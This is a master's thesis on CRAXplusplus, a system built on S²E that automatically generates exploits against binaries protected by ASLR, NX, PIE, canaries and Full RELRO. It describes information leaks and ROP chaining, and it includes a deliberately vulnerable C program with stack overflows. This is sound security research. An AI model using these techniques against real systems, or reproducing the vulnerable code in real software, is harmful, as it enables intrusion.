

國立陽明交通大學
資訊科學與工程研究所
碩士論文

Institute of Computer Science and Engineering
National Yang Ming Chiao Tung University
Master Thesis

運用符號執行之模組化脅迫生成系統

CRAXplusplus: Modular Exploit Generator using Symbolic Execution

研究生：王冠中 (Wang, Guan-Zhong)

指導教授：黃世昆 (Huang, Shih-Kun)

中華民國一一一年五月

May 2022

運用符號執行之模組化脅迫生成系統

CRAXplusplus: Modular Exploit Generator using Symbolic Execution

研究生 : 王冠中 Student : Guan-Zhong Wang
指導教授 : 黃世昆 博士 Advisor : Dr. Shih-Kun Huang

國立陽明交通大學
資訊科學與工程研究所
碩士論文

陽明交大

A Thesis

Submitted to Institute of Computer Science and Engineering
College of Computer Science
National Yang Ming Chiao Tung University
in partial Fulfillment of the Requirements
for the Degree of
Master of Science

May 2022

Taiwan, Republic of China

中華民國一一一年五月

誌謝

學測放榜那年，因為家裡的醫療開銷龐大，加上自己高中讀得一團糟，所以下定決心讀了國防大學（軍校）資管系。由於交大當時與國防理工簽約，讓軍校生畢業也能領交大畢業證書，因而引發交大學生與畢業校友在 ptt 上的強烈反彈¹。

「給一群廢物文憑幹嘛」

「國防大學大概只有國中程度」

「交大是想把自己名聲弄臭嗎」

在 ptt 看到這些言論時，老實說當時心裡非常痛苦，卻無能為力。軍中的風氣、吼罵教育、勤務（打掃、刷漆、搬重物、基本教練、衛哨），對追求專業都構成了極大的阻礙。除了平時讀書時間完全無法自理之外，身邊志同道合的同學也寥寥無幾，因此那段日子裡非常孤單。但也正是因為軍校嚴苛的環境，才讓我磨練出堅韌的意志力，並驅使我將零星的休息時間一致投入在唸書與寫 side projects 上。大三下的暑假，我厚著臉皮和父母借了 60 萬向軍校辦理自願退學，以轉學考 100 分的成績轉進了北市大資科系，並於一年後如願推甄上了交大資工所丙組。

謝謝我的恩師：黃世昆教授，多虧了您對我的悉心指導與照顧，我才得以完成這項我未曾想過自己會完成的研究：AEG。此外，我也要謝謝許多曾經幫助過我的老師們：葆宏老師、東華老師、pecu 以及 jserv，謝謝您們毫不吝嗇地為我寫了研究所推薦信，才有今日此刻的我。最後，非常感謝 Synology 當年的 internship 與後來的 return offer。

最後的最後，我想謝謝我的好朋友們。感謝冠宏、彥彬時常關心我的身心狀況，總是在我無助的時候伸出援手。謝謝靜慧，也很抱歉，耽誤了妳兩年時間。謝謝育甄、宸禎、泓勛、璋丞時常陪我聊天。謝謝常常陪我吃宵夜的觀明，以及 SQLab 的朋友們，我們一起打過 CTF，一起在實驗室熬夜通宵讀書，一起 rush 下水道，一起討論論文，與你們之間的革命情感是我碩班兩年裡最珍貴的回憶。謝謝家人，這一路上給你們添了不少困擾，謝謝你們的照顧。

¹[新聞] 讀國防大學理工學院可領交大文憑。原文網址：<https://disp.cc/b/163-awaT>

運用符號執行之模組化脅迫生成系統

學生：王冠中
指導教授：黃世昆 教授

國立陽明交通大學資訊科學與工程研究所碩士班

摘要

人工分析軟體漏洞並編寫脅迫腳本，通常需要我們對資訊安全的知識與技術有一定程度的掌握。因此，自動化軟體脅迫生成 (Automatic Exploit Generation) 成為一門研究領域，其目的在於自動地找出高危險並且必須即刻被修補的軟體漏洞。然而，縱使是目前最先進的軟體脅迫生成技術也鮮少考量到脅迫緩解機制所帶來的限制，例如：ASLR, NX, PIE, Canary 與 Full RELRO。LAEG 於 2021 年提出基於資訊洩漏來自動化繞過脅迫緩解機制的系統，但由於該系統使用動態污點分析搭配德布魯因數列 (De Bruijn Sequences) 進行數據流分析，因此當目標軟體存在輸入轉換 (Input Transformation) 的操作時會導致該系統失效。

本研究提出 CRAXplusplus，一個基於 S²E 平台的模組化軟體脅迫生成系統。給定一個 x86_64 二進制目標程式與概念測資，該輸入會構成一條特定的執行路徑，我們運用擬真執行 (Concolic Execution) 來搜集該路徑的限制式，並且對其添加脅迫限制式，再透過求解器來產生最終的脅迫腳本。除此之外，本系統允許使用者新增自訂的脅迫技術模型 (Technique) 與分析模組 (Module)，以期將系統的可擴充性最大化。我們實作了數個脅迫技術模型，並設計兩個返回導向程式設計載荷 (Payload) 的串接算法。不僅如此，本系統內建兩個分析模組：IOStates 與 DynamicRop，前者將 LAEG 繞過脅迫緩解機制的方法整合到 S²E 的多路徑執行環境下，而後者讓本系統能在 S²E 中動態模擬返回導向程式設計的效果，並同時紀錄脅迫限制式。實驗結果顯示，當目標軟體存在特定且足夠的輸入/輸出執行狀態且能被用來洩漏所有必要的資訊時，儘管在脅迫緩解機制全部開啟，甚至當目標程式存在輸入轉換操作的情況下，CRAXplusplus 仍能夠生成可用的脅迫腳本，足以驗證本研究的有效性。

關鍵字：自動化軟體脅迫生成、擬真執行、位址空間配置隨機載入、返回導向程式設計

CRAXplusplus: Modular Exploit Generator using Symbolic Execution

Student : Guan-Zhong Wang
Advisor : Dr. Shih-Kun Huang

Institute of Computer Science and Engineering
National Yang Ming Chiao Tung University

ABSTRACT

Manually crafting exploits for vulnerable binaries may require profound knowledge in computer security. Hence, automatic exploit generation becomes a research field, aiming to automatically discover exploitable bugs that need to be patched as early as possible. However, most state-of-the-art solutions targeting stack-based vulnerabilities cannot bypass exploit mitigations (ASLR, NX, PIE, Canary and Full RELRO). LAEG (2021) proposed leak-based exploit generation to bypass ASLR, NX, PIE and Canary, but since it performs lightweight data flow analysis using dynamic taint analysis and De Bruijn sequence, LAEG could not handle programs that perform input transformations.

This thesis proposes a modular exploit generator, CRAXplusplus, based on S²E. Given a x86_64 binary program and a PoC input, our system leverages concolic execution to collect the path constraints introduced by the PoC input, add exploit constraints to the crashing states, and query the constraint solver for exploit script generation. Our system supports custom exploitation techniques and modules with the aim of maximizing its extensibility. We implement several binary exploitation techniques in our system, and design two ROP payload chaining algorithms to build ROP payload from multiple techniques. In addition, we implement two modules: IOStates and DynamicRop. The former adapts the methodology of LAEG to the multi-path execution environment in S²E, and the latter enables our system to dynamically perform ROP inside S²E as it adds exploit constraints. Our results show that provided the target binary contains an adequate amount of input and output states to perform information leak, CRAXplusplus can still generate a working exploit script even when all the exploit mitigations are enabled at the same time, and even in the presence of basic input transformations.

Keywords: Automatic Exploit Generation, Concolic Execution, ASLR, Return-Oriented Programming

Contents

摘要	i
Abstract	ii
Contents	iii
List of Figures	vi
List of Tables	viii
List of Algorithms	ix
1 Introduction	1
1.1 Background	1
1.1.1 S ² E	1
1.1.2 CRAX	3
1.1.3 Linux Exploit Mitigations	3
1.1.4 Terminologies	4
1.2 Problem Description	5
1.3 Motivation	5
1.4 Objectives	7
2 Related Work	8
2.1 AEG	8
2.2 Mayhem	8
2.3 Q	9
2.4 CRAX	9
2.5 Zeratool	9
2.6 LAEG	10
2.7 Revery	10
3 Design and Implementation	11

3.1	Overview	11
3.1.1	Workflow	12
3.1.2	Preparations	13
3.2	APIs	15
3.2.1	Registers and Memory	15
3.2.2	Virtual Memory Map	17
3.2.3	Disassembler	20
3.2.4	Logging	21
3.3	Signals and Hooks	22
3.3.1	Symbolic RIP Handler	22
3.3.2	Instruction Hooks	22
3.3.3	System Call Hooks	23
3.4	ROP Payload Builder	26
3.4.1	Definitions	26
3.4.2	Adding Register and Memory Constraints	26
3.4.3	Querying the Solver for New Concrete Inputs	28
3.4.4	Exploit Constraints	28
3.4.5	Internal Representation	32
3.4.6	Chaining the ROP Payload from Multiple Techniques	34
3.5	Techniques	38
3.5.1	Ret2csu	38
3.5.2	BasicStackPivoting	40
3.5.3	AdvancedStackPivoting	41
3.5.4	Ret2syscall	44
3.5.5	GotLeakLibc	45
3.5.6	OneGadget	45
3.6	Modules	46
3.6.1	I/O States	46
3.6.2	Dynamic ROP	56
3.7	Exploit Generator	59
3.7.1	Exploit Script Generation	59
3.7.2	Default Core Generator	60

3.7.3	Leak-Based Core Generator	61
4	Evaluation	65
4.1	Experimental Environment	65
4.2	Experimental Results	65
4.2.1	RQ1: ASLR and NX	66
4.2.2	RQ2: ASLR, NX, PIE, Canary, and Full RELRO	67
4.2.3	RQ3: Exploit Mitigations and Input Transformations	69
5	Conclusion and Future Work	73
5.1	Conclusion	73
5.2	Future Work	73
	Bibliography	74



List of Figures

1	The system architecture of S ² E.	3
2	The system architecture of CRAXplusplus.	11
3	The data flow of concolic execution proxy (symbolic stdin).	14
4	Populating VirtualMemoryMap.	18
5	<i>Return-to-libc</i> on x86 and x86_64.	29
6	<i>Return-to-csu</i> on x86_64.	29
7	The <i>unexploitable</i> CTF challenge from pwnable.tw.	31
8	The <i>syscall</i> gadget in <code>__read()</code> from libc.so.6.	31
9	Two-stage stack-pivoting ROP payload.	32
10	KLEE's Expr Tree.	32
11	The class hierarchy of <code>klee::Expr</code>	33
12	Representing an exploit constraint as a S-Expr binary tree.	33
13	The internal representation of the ROP payload formula of a technique.	34
14	Chaining ROP payload in direct mode.	36
15	Inheritance diagram for the techniques in CRAXplusplus.	38
16	Ret2csu ROP chain.	39
17	<code>__libc_csu_init()</code> generated by different versions of GCC.	40
18	The disassembly of Listing 3.18.	41
19	The program will call <code>read@plt</code> but never return.	42
20	<code>__read()</code> in libc.so.6 invokes <code>sys_read(0, RSP, 0x30)</code>	42
21	Accumulating space for one ROP payload of return-to-csu.	43
22	The <i>syscall</i> instruction in <code>__read()</code> from libc 2.24.	44
23	The <i>syscall</i> instruction in <code>__read()</code> from libc 2.31.	44
24	Running <code>one_gadget</code> on libc 2.31.	45

25	Inheritance diagram for the modules in CRAXplusplus.	46
26	The uninitialized guest memory region from Listing 3.19.	47
27	The VirtualMemoryMap of the process from Listing 3.19.	48
28	I/O states in S ² E’s multi-path execution environment.	52
29	Identifying a canary-checking branch instruction.	54
30	Intercepting the stack canary of the target process.	54
31	A generated exploit script with information leak capabilities.	55
32	The template of a generated exploit script.	59
33	The inheritance diagram of core generators.	60
34	Pseudo input stream.	62
35	Implementation of <i>b64decode()</i> and the propagation of symbolic bytes. . .	72



List of Tables

- 1 The leakable input offsets table for Figure 26. 49
- 2 List of x86_64 binaries successfully exploited by CRAXplusplus. 66

陽明交大
NYCU

List of Algorithms

1	RopPayloadBuilder::chainSymbolic()	35
2	RopPayloadBuilder::chainDirect()	37
3	IOStates::analyzeLeak()	49
4	IOStates::detectLeak()	51
5	DynamicRop::applyNextConstraintGroup()	58
6	DefaultCoreGenerator::generateMainFunction()	60
7	LeakBasedCoreGenerator::generateMainFunction()	61
8	LeakBasedCoreGenerator::handleInputStateInfo()	63
9	LeakBasedCoreGenerator::handleOutputStateInfo()	64

NYCU

Chapter 1

Introduction

Binary exploitation refers to the process of exploiting vulnerabilities in binary programs, making them perform unintended actions such as arbitrary code execution, authentication bypass, and privilege escalation. Manually crafting exploits for vulnerable binary programs is not a trivial task due to the huge amount of background knowledge involved.

Automatic exploit generation helps us automatically discover exploitable bugs that need to be patched as early as possible. Previous research mostly assumes that defensive techniques are absent in the target system, but in modern linux systems, multiple exploit mitigations (e.g., ASLR, PIE, NX, canary, Full RELRO, etc) are very likely to be enabled at the same time, which makes binary exploitation harder than before.

1.1 Background

1.1.1 S²E

Symbolic Execution

Symbolic execution [10] is a means of program analysis. On the contrary, concrete execution refers to the normal way a program executes, which is what we're already familiar with.

The idea of symbolic execution is to mark some variables as symbolic at the beginning of program execution, build mathematically symbolic expressions as programs execute, and solve the constraints of unexplored paths using a constraint solver whenever a branch is encountered. Note that symbolic bytes are infectious: any register or memory location a symbolic byte propagates through will also become symbolic. While symbolic execution is good at exploring unvisited paths, it's subject to path explosion especially with large-scale programs because the amount of execution paths grows exponentially.

Concolic Execution

Concolic execution [19] combines concrete and symbolic execution. Instead of exploring all possible execution paths, concolic execution explores just one execution path in a single run. At the beginning, the user provides an initial seed for the target program, which implicitly determines a particular execution path. As the program executes, the path constraints are collected, but no state forks will be done. Once the program terminates, the engine negates the last branch condition and queries the solver for a new concrete input which triggers another unvisited branch.

The S²E Platform

S²E [6] is a platform for multi-path program analysis with selective symbolic execution (i.e. concolic execution) on which CRAXplusplus is built. It is written in C/C++17 and has around 135k LoC as of version 2.0. It is implemented as a shared library (s2e.so) which can be preloaded into a target hypervisor process (e.g., QEMU [2]) that uses linux KVM [11] for CPU virtualization, enabling the entire virtual machine to perform symbolic execution.

Normally, when QEMU is executed with the command-line flag "-enable-kvm", it requests vCPU from the linux kernel by making a sequence of system calls to /dev/kvm, as shown in Figure 1a. On the other hand, when s2e.so is preloaded into a linux KVM client such as QEMU, S²E will intercept these calls to /dev/kvm and handle CPU emulation by itself, as illustrated in Figure 1b.

For CPU emulation, S²E refactored the Dynamic Binary Translator (DBT) from QEMU into a standalone userspace library, libcpu. Firstly, the instructions from the target program are lifted to TCG ops (the IR used by QEMU). Secondly, when there are no symbolic data involved in these instructions, the TCG ops will be translated into host machine code directly for concrete execution, otherwise the TCG ops will be lifted further into LLVM bitcode (the IR used by Clang/LLVM) and passed to KLEE [3] for symbolic execution. S²E acts as a coordinator to decide whether concrete or symbolic execution should be used, and synchronize the concrete address space and symbolic memory objects.

S²E implements a non-typical form of concolic execution where state forks are allowed. In the context of S²E, CRAX and CRAXplusplus, the initial seed drives the target program down to a specific state following a particular path, during which side branches will be forked and S²E would thoroughly explore all the other paths once the main seed path is fully explored.




Figure 1: The system architecture of S²E.

1.1.2 CRAX

CRAX [8] proposed an end-to-end approach capable of generating exploits from crash inputs using a full-system environment model with S²E. Given a crash input, the target program executes along a particular execution path, and the input constraints introduced by that path will be collected. Once the target program has reached the crashing state, CRAX will attempt to generate exploits using the input constraints collected.

1.1.3 Linux Exploit Mitigations

In this section, we discuss five most commonly-seen exploit mitigations in linux:

1. Address Space Layout Randomization (ASLR)

ASLR is a feature provided by the kernel which randomizes the base addresses of several memory sections, making buffer-overflow attacks harder to succeed. In linux, there are three levels of ASLR to choose from:

- level 0 - no randomization.
- level 1 - randomize shared libraries, stack, mmap().
- level 2 - randomize shared libraries, stack, mmap(), brk(), heap.

2. Position-Independent Executable (PIE)

The goal of compiling a program into a position-independent executable is random-

izing the entire executable image at runtime. In other words, the base addresses of `.text`, `.rodata`, `.data`, and `.bss` will be unpredictable at runtime. This feature is offered by compilers and requires ASLR to provide true randomization.

3. Executable Space Protection (NX, $W \oplus X$)

In early days, attackers usually place shellcode within the data or stack segments and execute their malicious instructions. This mechanism ensures that the pages belong to data and stack segments shouldn't be executable.

4. Stack Canary

On 64-bit linux, the stack canary is a 8-byte magic bytes placed in the stack frame just before the saved RBP. In addition, the first byte of a canary is always 0x00. Before returning from a function, the program itself will check whether the canary has been modified, and if it has, then the program will abort immediately by calling `__stack_chk_fail()`. This is used to prevent against stack-buffer overflow attacks.

5. Full Relocation Read-Only (Full RELRO)

Overwriting an entry in the Global Offset Table of a user program, also known as GOT hijacking, is a well-known binary exploitation technique. Full RELRO is a compiler option which makes the entire GOT read-only, making it impossible for the attacker to overwrite GOT entries.

1.1.4 Terminologies

In computer security, the terms **exploit** and **payload** have always been context-dependent and somewhat ambiguous. Therefore, we'll first clarify how we use these terms in the remaining chapters.

In American English, **exploit** (a transitive verb) refers to "taking advantage of" something, and in computer security it specifically refers to "taking advantage of bug(s)" in software to make the program perform unintended actions. Furthermore, it can also be used as a noun to refer to a program, a script, or a chunk of data which exploits another program.

In CRAX, all the exploit mitigations are assumed to be disabled, so the layout of the virtual address space of a process is predictable to the attacker. In this case, no information leak is required during exploitation, so the generated exploit can be purely binary data. Nevertheless, in CRAXplusplus, we want to generate exploits that are resistant to ASLR, PIE, Canary, and Full RELRO, so information leaks are inevitable during exploitation. As a result, an exploit generated by our system must be a program or a script

which can interact with the target program. CRAXplusplus generates python scripts that communicate with the target process via pwntools [7], whereas the data sent to the target process by the exploit (script) are referred to as **payload**.

1.2 Problem Description

Linux Exploit Mitigations

Most state-of-the-art automatic exploit generation systems assume that exploit mitigations are disabled on the target system. However, this can be impractical in real-world scenarios because ASLR is enabled on linux nowadays by default. In addition, PIE, NX, Canary, Full RELRO are enabled simultaneously for all the binaries from coreutils [13].

Input Transformations

Some programs can modify the user's input. From the point of view of binary exploitation, our payload may not arrive at the location we expect and can even be tampered. In such cases, our payload will be transformed into something else and become useless. Listing 1.1 is an example vulnerable program with input transformations.

1.3 Motivation

Listing 1.1 shows our motivating example, a linux program with all the exploit mitigations (ASLR, NX, PIE, Canary and Full RELRO) enabled at the same time, and it performs some simple input transformations.

This program allocates a stack buffer of 0x18 bytes, and there are three calls to *read()* at line 8, 12 and 16 which can lead to stack-buffer overflow. The first call to *read()* is followed by a call to *printf()* which prints the stack buffer's content with "%s". In fact, this can lead to information leak vulnerability because the stack canary or some runtime addresses can be written to stdout, and these leaked information can be used to construct the payload for further exploitation. In addition, before *main()* returns, the program reverses all the bytes in *buf*, increments each byte with an even index by 1, and decrements each byte with an odd index by 3.

To exploit this binary, we can leverage the first two calls to *read()* to leak the canary as well as the runtime base address of the ELF image, and then send our ROP payload through the third call to *read()*. Furthermore, the third call to *read()* only allows us to send at most 0x30 bytes to *buf*, so we can only overwrite the canary, the saved RBP, and

the return address.

LAEG [22] proposed a systematic approach, *IOStates*, to bypass ASLR, PIE and Canary. Its idea is to hook all the `read()` and `write()` system calls in the target program, so that we can inspect the buffer before `sys_read()` to look for any information that can be leaked, and also verify whether leaking is successful after `sys_write()`. This approach was originally implemented in Qiling Framework [9] using taint analysis, and we adapted it to the multi-path execution environment in S²E. CRAXplusplus is capable of generating a working exploit for this program, and we'll elaborate on our methodology throughout chapter 3.

```
1 // gcc -o aslr-nx-pie-canary-fullrelro main.c -g -z now
2 // ASLR, NX, PIE, Canary, Full RELRO
3 int main() {
4     char buf[0x18];
5
6     printf("what's your name: ");
7     fflush(stdout);
8     read(0, buf, 0x80);
9
10    printf("Hello, %s. Your comment: ", buf);
11    fflush(stdout);
12    read(0, buf, 0x80);
13
14    printf("Thanks! We've received it: %s\n", buf);
15    fflush(stdout);
16    read(0, buf, 0x30);
17
18    std::reverse(buf, buf + 0x30);
19    for (int i = 0; i < 0x30; i += 2) {
20        buf[i] += 1;
21    }
22    for (int i = 1; i < 0x30; i += 2) {
23        buf[i] -= 3;
24    }
25 }
```

Listing 1.1: A program with input transformations and all exploit mitigations enabled.

1.4 Objectives

In this thesis, we present **CRAxplusplus**, a modular exploit generator built upon S²E. We focus on the following goals:

1. Integrate IOStates from LAEG [22] with concolic execution.
2. Generate exploit scripts that are resistant to basic input transformations.
3. The generated exploits have to survive various exploit mitigations by proactively leaking sensitive information from uninitialized memory if possible.

陽明交大
NYCU

Chapter 2

Related Work

In this chapter, we review the related work of automatic exploit generation.

2.1 AEG

AEG [1] was the first system to generate end-to-end shell-spawning exploits for exploitable vulnerabilities. It takes two files as input: A) a binary program compiled with gcc, and B) the LLVM bitcode file (*.ll) of the target program compiled by clang.

AEG's bug finding infrastructure detects bugs in the program at source-code level (more specifically, from LLVM bitcode). Once a bug has been found, it solves the path constraints, generate a concrete input which triggers the bug, and perform dynamic binary analysis on the target program using the generated concrete input.

Next, AEG tries to generate an exploit during dynamic binary analysis. AEG supports two types of exploits: **return-to-stack** and **return-to-libc**. For return-to-stack exploits, the exploit constraints are defined as A) filling the vulnerable buffer with shellcode, and B) setting the overwritten return address to the address of shellcode. Finally, AEG concatenates the input constraints and the exploit constraints, and query the constraint solver for an exploit (in the form of pure binary data) which satisfies the constraints. However, return-to-stack exploits are limited to NX disabled, and return-to-libc exploits generated by AEG only work locally.

2.2 Mayhem

Mayhem [4] was the first automatic exploit generation system that performs binary-only analysis. It developed **hybrid symbolic execution** which combines both online and offline symbolic execution in order to strike a balance between speed and memory usage,

maximizing the efficiency of input space exploration. Online symbolic execution (i.e. normal symbolic execution) tries to explore all execution paths in a single run, and offline symbolic execution (i.e. concolic execution) concretely executes a single path in a single run but also symbolically executes it. Mayhem did not deal with defenses such as ASLR and NX.

2.3 Q

Q [18] proposed a solution to generate Return-Oriented Programming (ROP) payload using unrandomized gadgets from `.text` of ELF in order to bypass $W \oplus X$ (i.e. NX) and ASLR at the same time. However, this limits its targets to the executables with PIE disabled.

2.4 CRAX

CRAX [8] was the automatic exploit generation system developed by Software Quality Laboratory at National Chiao Tung University back in 2012. It analyzes software crashes using concolic execution following failure-directed paths, using a whole-system environment provided by S²E. In addition, CRAX proposed a new selective symbolic input method and lazy evaluation on pseudo symbolic variables to handle symbolic pointers for performance optimization.

CRAX was capable of dealing with stack and heap buffer overflows, format string bugs as well as uninitialized variables, and had successfully generate exploits for large-scale applications such as mplayer (linux) and Microsoft Office (Windows). Nevertheless, similar to AEG and Mayhem, CRAX did not generate exploits that are resistant to ASLR and NX.

2.5 Zeratool

Zeratool [16] is an open-source automatic exploit generation system which targets Capture The Flag (CTF) problems. It uses angr [20] to concolically analyze binaries by hooking `printf()` and looking for unconstrained paths, weaponizing these program states for remote code execution through pwntools [7]. Starting from version 2.1, it supports leaking the base address of `libc` and building an ROP chain which eventually invokes `execve(/bin/sh,NULL,NULL)` or `system(/bin/sh)`.

2.6 LAEG

LAEG [22] was the automatic exploit generation system developed by Network Security Laboratory at National Taiwan University in 2021. It was built upon Qiling Framework [9] and used dynamic taint analysis to analyze binaries. LAEG also targeted Capture The Flag (CTF) problems, but it proposed a novel technique, **IOStates**, which could be used to generate exploit scripts that could leak the canary and the base addresses of ELF and libc, thereby resistant to ASLR, PIE, NX and canary.

2.7 Revery

Revery [21] was an automatic exploit generation system targeting heap-based vulnerabilities. The main claim of Revery is that the exploitable state doesn't necessary exist in the crashing path, and it can exist in diverging paths instead. Revery proposed three techniques: A) layout-contributor digraph to characterize a vulnerability's memory layout and its contributor instructions, B) layout-oriented fuzzing for diverging paths exploration and diverging inputs generation, and C) control-flow stitching to stitch crashing paths and diverging paths together for exploit synthesis.

Chapter 3

Design and Implementation

In this chapter, we discuss the design and implementation of our exploit generation system, CRAXplusplus.

3.1 Overview

CRAXplusplus is implemented as a plugin of S²E 2.0. Its workflow is divided into three stages: 1) Fuzz Testing, 2) Concolic Testing, as well as 3) Crash Analysis and Exploit Generation, as shown in Figure 2.




Figure 2: The system architecture of CRAXplusplus.

3.1.1 Workflow

Fuzz Testing

CRAXplusplus is designed to serve as a backend of program analyzers and fuzzers, i.e., it requires external tools to perform automatic bug discovery. For instance, once a fuzzer has found a crash in a program, the user should have access to the input data that causes the target program to crash. CRAXplusplus takes the binary program as well as the accompanying crash input (i.e. PoC input) as the input, and generates exploit scripts as the output.

Concolic Testing

We load the content of PoC input into memory, mark it as symbolic via our concolic execution proxy (which will be described later in 3.1.2), and then finally we pass it to the target program to concolically execute it in S²E.

The concrete PoC input determines one particular path for the target program. As the target program executes, the symbolic bytes may propagate to some registers and memory locations. For stack-buffer overflow problems, the symbolic bytes may eventually propagate to the RBP and RIP registers, resulting in control-flow hijacking. Once some symbolic bytes are about to be assigned to the RIP register, our exploit generation plugin is triggered and exploit generation begins.

Crash Analysis and Exploit Generation

CRAX [8] models the exploit generation process as the manipulation of software failures, especially introduced by software crashes. Given a PoC input, CRAX concolically executes the target program and collects the path constraints determined by the PoC input. Once the target program crashes and triggers the symbolic RIP handler, CRAX has full access to the CPU context as well as the entire memory snapshot at the crashing state of the target process, and it will append the exploit constraints to the collected input constraints and query the solver for a satisfying answer. This answer, in the form of binary data, is used by CRAX directly as the exploit because when it is fed into the target binary, a shell will be spawned.

CRAXplusplus, while derived from CRAX, is built with a different philosophy and different objectives. Due to the never-ending race between attackers and defenders, new exploitation techniques are proposed every once in a while, while some of them become obsolete over time. For this reason, we decide to design CRAXplusplus as a modular

exploit generation system, enabling the community to extend CRAXplusplus with custom modules and techniques in the future.

One of the objectives of CRAXplusplus is to generate shell-spawning exploits for CTF pwn binaries with information leak vulnerabilities even when the following protections are enabled at once: ASLR, NX, PIE, Canary, Full RELRO. Normally, sensitive information is leaked via I/O, and we must perform some arithmetic on the leaked information to construct the payload which facilitates further attacks. As a result, we wrap the original "exploit" with a script, referring to the original "exploit" now as the "payload". Moreover, to circumvent all the obstacles brought by the binary protections, the generated exploit scripts employ return-oriented programming [17] (ROP) as the default strategy, and adapted the leak-based exploit generation developed by LAEG [22] to the multi-path execution environment in S²E.

3.1.2 Preparations

Selection of Tools

When manually exploiting a binary, a human hacker usually needs to perform dynamic analysis on the binary program with a debugger (e.g., GNU gdb) to analyze crashes and debug exploits. To automate this entire process, we pick the following tools:

- **S²E** - a hypervisor with register/memory APIs and symbolic execution capabilities
- **Capstone** - disassembly framework
- **ROPgadget** - for resolving ROP gadgets
- **pwnlib** - as the ELF parsing library
- **pybind11** - for seamless operability between C++11 and Python3

Concolic Execution Proxies

Despite the fact that S²E provides s2ecmd, a guest tool to generate symbolic bytes that can be passed to our target program, it doesn't allow us to specify the underlying concrete bytes where those concrete bytes are initialized to 0x00 using calloc().

To perform concolic execution in S²E, we must implement a concolic execution proxy which is a standalone program to be executed in the guest. Firstly, it allocates a buffer, filling it with the concrete bytes from PoC input. Secondly, it calls s2e_make_symbolic() to mark this buffer as symbolic. Finally, it starts the target program via fork() and exec(), passing the buffer to the target program either via a pipe or shared memory.

Take symbolic stdin for example, the proxy will have to create a pipe, write the symbolic bytes to the pipe, and then call fork(). The child calls dup2() to attach its stdin

to the pipe, and `exec()` as the target program, whereas the parent calls `wait()` on its child and calls `s2e_kill_state()` once the child has exited. Eventually, the target program will receive the symbolic PoC input from its `stdin` through a pipe, as shown in Figure 3.

